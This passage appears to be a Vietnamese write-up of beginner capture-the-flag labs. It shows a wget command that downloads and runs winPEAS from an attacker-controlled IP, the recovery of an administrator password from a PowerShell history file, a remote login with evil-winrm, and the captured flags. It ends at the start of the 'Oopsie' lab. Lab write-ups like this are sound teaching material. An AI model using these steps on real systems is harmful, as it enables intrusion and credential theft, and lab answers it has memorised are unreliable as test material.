
"**wget http://10.10.16.42/winPEASx64.exe -outfile winPEASx64.exe**"




Sau khi tải xong ta thực thi **winPEASx64.exe**:



Ta thấy có một đường dẫn đến file ConsoleHost_history.txt. Kiểm tra nội dung file đó ta được :




Ta thu được một tài khoản tên "**administrator**" và password "**MEGACORP_4dm1n!!**". Vậy file **ConsoleHost_history.txt** chính là đáp án của Task7.
Kiểm tra đáp án:



Submit user flag:

Các bước thực hiện:


Ta vào thư mục Desktop sẽ tìm được file **user.txt** chưa user flag:



User flag : **3e7b102e78218e935bf3f4951fec21a3**

Kiểm tra đáp án:


Submit root flag:



Các bước thực hiện:


Lúc nãy ta đã tìm được tài khoản của admin trong file ConsoleHost_history.txt là tên "**administrator**" và password "**MEGACORP_4dm1n!!**"

Dùng công cụ **evil-winrm** để đăng nhập hệ thống. Vào thư mục Desktop, tìm được file **root.txt**.




Root flag: **b91ccec3305e98240082d4474b848528**


Kiểm tra kết quả:



Lab (tier 2) : Oopsie Write-up




Task1:




Cách bước thực hiện:

Đáp án khá dễ để nhận ra là proxy
Kiểm tra đáp án:




Task2:




Các bước thực hiện:


Kiểm tra các cổng dịch vụ trên máy mục tiêu:



Ta thấy có dịch vụ Web đang chạy ở cổng 80 (http). Dùng IP của máy mục tiêu để truy cập web:




Kéo xuống dưới ta thấy web yêu cầu chúng ta đăng nhập mới truy cập được dịch vụ:

